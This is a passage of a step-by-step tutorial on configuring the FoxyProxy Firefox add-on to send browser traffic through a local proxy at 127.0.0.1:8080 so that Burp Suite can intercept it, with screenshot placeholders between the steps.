
FoxyProxy Standard plugin for Mozilla Firefox can be installed from the URL given below:

URL: <https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/>


After installing FoxyProxy, a small fox icon will appear on the right side of the address bar.




Step 2: Click on the FoxyProxy icon and click on Options.




Step 3: Click on the add button on the left panel



Step 4: Enter “127.0.0.1” in “IP Address, DNS name, server name” textbox and enter “8080” in Port textbox.



Click on the Save button.



The proxy will appear in the proxies table.


Step 5: Enable the proxy.

Click on the FoxyProxy icon and select the option “Use proxy 127.0.0.1:8080 for all URLs (ignore patterns)”




The FoxyProxy icon will change its color (In this case it is green).

Step 6: Start Burp suite.



Step 7: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”



All the HTTP/HTTPS request made by Mozilla Firefox will be intercepted by Burp Suite.